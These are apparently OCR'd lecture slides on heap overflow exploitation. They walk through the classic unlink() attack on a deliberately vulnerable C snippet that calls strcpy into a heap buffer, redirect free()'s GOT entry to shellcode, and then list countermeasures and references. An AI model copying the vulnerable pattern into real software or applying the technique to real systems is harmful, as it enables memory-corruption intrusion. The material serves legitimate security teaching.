
1. free(buf1) looks at *PREV_INUSE* of chunk #3.
2. unlink() on chunk #2.
3. P->fd->bk = P->bk



unlink() Vulnerability (cont'd)

Vulnerable Code


1. free(buf1) looks at *PREV_INUSE* of chunk #3.
2. unlink() on chunk #2.
3. P->fd->bk = P->bk
   → P->fd = 0x34333231



`unlink()` Vulnerability (cont'd)

Vulnerable Code

1. `free(buf1)` looks at *PREV_INUSE* of chunk #3.
2. `unlink()` on chunk #2.
3. `P->fd->bk = P->bk`
   - → `P->fd = 0x34333231`
   - → `P->bk = 0x38373635`




`unlink()` Vulnerability (cont'd)

Vulnerable Code

1. `free(buf1)` looks at *PREV_INUSE* of chunk #3.
2. `unlink()` on chunk #2.
3. `P->fd->bk = P->bk`
   - → `P->fd = 0x34333231`
   - → `P->bk = 0x38373635`

⇒ Segmentation fault at `0x34333231 + 12`



Exploiting Heap Overflows

Pointer Overwrites

- As we can overwrite arbitrary memory, what do we pick?

Exploiting Heap Overflows

Pointer Overwrites

- As we can overwrite arbitrary memory, what do we pick?
- Naturally we choose a pointer. Candidates:

Exploiting Heap Overflows

Pointer Overwrites

- As we can overwrite arbitrary memory, what do we pick?
- Naturally we choose a pointer. Candidates:
  - Return instruction pointer (RIP) on the stack

Exploiting Heap Overflows

Pointer Overwrites

- As we can overwrite arbitrary memory, what do we pick?
- Naturally we choose a pointer. Candidates:
    - Return instruction pointer (RIP) on the stack
    - Function pointer in the *Global Offset Table (GOT)*

Exploiting Heap Overflows

Pointer Overwrites

- As we can overwrite arbitrary memory, what do we pick?
- Naturally we choose a pointer. Candidates:
  - Return instruction pointer (RIP) on the stack
  - Function pointer in the *Global Offset Table (GOT)*

Digression: ELF *position independent code (PIC)*

- *"The linker creates a* **global offset table (GOT)** *containing pointers to all of the global data that the executable file addresses."* [Lev99]
- redirects position independent references to a absolute locations.

Exploiting Heap Overflows

Pointer Overwrites

- As we can overwrite arbitrary memory, what do we pick?
- Naturally we choose a pointer. Candidates:
  - Return instruction pointer (RIP) on the stack
  - Function pointer in the *Global Offset Table (GOT)*


Stable Exploits

GOT entries have fixed addresses in one and the same binary.
$\Rightarrow$ Potentiates solid and robust exploits!

Practical Exploitation

Vulnerable Code


```
...
char *buf1 = malloc(0);
char *buf2 = malloc(256);
char *buf3 = malloc(0);
...
strcpy(buf2, argv[1]);
...
free(buf1);
free(buf2);
...
```



Practical Exploitation

Vulnerable Code


```
...
char *buf1 = malloc(0);
char *buf2 = malloc(256);
char *buf3 = malloc(0);
...
strcpy(buf2, argv[1]);
...
free(buf1);
free(buf2);
...
```



Practical Exploitation

Vulnerable Code


1. FD = &free() - 12



Practical Exploitation

Vulnerable Code


1. FD = &free() - 12
2. BK = buf2 + 8



Practical Exploitation

Vulnerable Code


1. `FD = &free() - 12`
2. `BK = buf2 + 8`
3. `FD->bk = BK`



Practical Exploitation

Vulnerable Code


1. `FD = &free() - 12`
2. `BK = buf2 + 8`
3. `FD->bk = BK`
   → `&free()` is now `&shellcode`



Practical Exploitation

Vulnerable Code


1. FD = &free() - 12
2. BK = buf2 + 8
3. FD->bk = BK
   → &free() is now &shellcode
4. BK->fd = FD



Practical Exploitation

Vulnerable Code


1. `FD = &free() - 12`
2. `BK = buf2 + 8`
3. `FD->bk = BK`
   → `&free()` is now `&shellcode`
4. `BK->fd = FD`
   → overwrites 4 bytes of the shellcode



Practical Exploitation

Vulnerable Code

1. FD = &free() - 12
2. BK = buf2 + 8
3. FD->bk = BK
   - → &free() is now &shellcode
4. BK->fd = FD
   - → overwrites 4 bytes of the shellcode
   - → shellcode has to jump over its modification




Practical Exploitation

Vulnerable Code

1. `FD = &free() - 12`
2. `BK = buf2 + 8`
3. `FD->bk = BK`
   - → `&free()` is now `&shellcode`
4. `BK->fd = FD`
   - → overwrites 4 bytes of the shellcode
   - → shellcode has to jump over its modification

`sh-2.05$`



Countermeasures – Various Approaches [Kle04]

1. Fighting the cause:
   - Secure programming: educate your programmers!
   - (Automatic) software tests: `nessus`, `ISS`
     - static: `grep`, `flawfinder`, `splint`, `RATS`
     - dynamic (tracer): `electronic fence`, `purify`, `valgrind`
   - Binary audit
     - fault injection: *fuzzers*
     - reverse engeneering: `IDA Pro`, `SoftICE`

Countermeasures – Various Approaches [Kle04]

1. Fighting the cause:
   - Secure programming: educate your programmers!
   - (Automatic) software tests: `nessus`, `ISS`
     - static: `grep`, `flawfinder`, `splint`, `RATS`
     - dynamic (tracer): `electronic fence`, `purify`, `valgrind`
   - Binary audit
     - fault injection: *fuzzers*
     - reverse engeneering: `IDA Pro`, `SoftICE`
2. Fighting the effects:
   - Wrapper for "unsafe" library functions: `libsafe`
   - Compiler extensions: bounds checking, `StackGuard` (canary),
   - Modifying the process environment: `PaX`, non-exec stack

Beyond Buffer Overflows

Buffer overflows are just the beginning.

Beyond Buffer Overflows

Buffer overflows are just the beginning.

- Today's malware employs sophisticated techniques:
  - Binary packing
  - Self-modifying / self-checking code (SM-SC)
  - Anti debugging tricks
  - Code obfuscation

Beyond Buffer Overflows

Buffer overflows are just the beginning.

- Today's malware employs sophisticated techniques:
  - Binary packing
  - Self-modifying / self-checking code (SM-SC)
  - Anti debugging tricks
  - Code obfuscation
- Not only used by malware (wink wink, Skype).

FIN

References I

Peter Szor.
The Art of Computer Virus Research and Defense.
Addison-Wesley, 2005.

Tobias Klein.
Buffer Overflows und Format-String-Schwachstellen.
dpunkt.verlag, 2004.

John R. Levine.
Linkers & Loaders.
Morgan Kaufmann Publishers Inc., 1999.

Aleph One.
Smashing The Stack For Fun And Profit.
Phrack Magazine #49-14, 1996.

References II

klog.
The Frame Pointer Overwrite.
Phrack Magazine #55-8, 1999.

Matt Conover.
w00w00 on Heap Overflows.
http://www.w00w00.org/articles.html, 1999.

Paul R. Wilson and Mark S. Johnstone and Michael Neely and David Boles.
Dynamic Storage Allocation: A Survey and Critical Review.
International Workshop on Memory Management, 1995.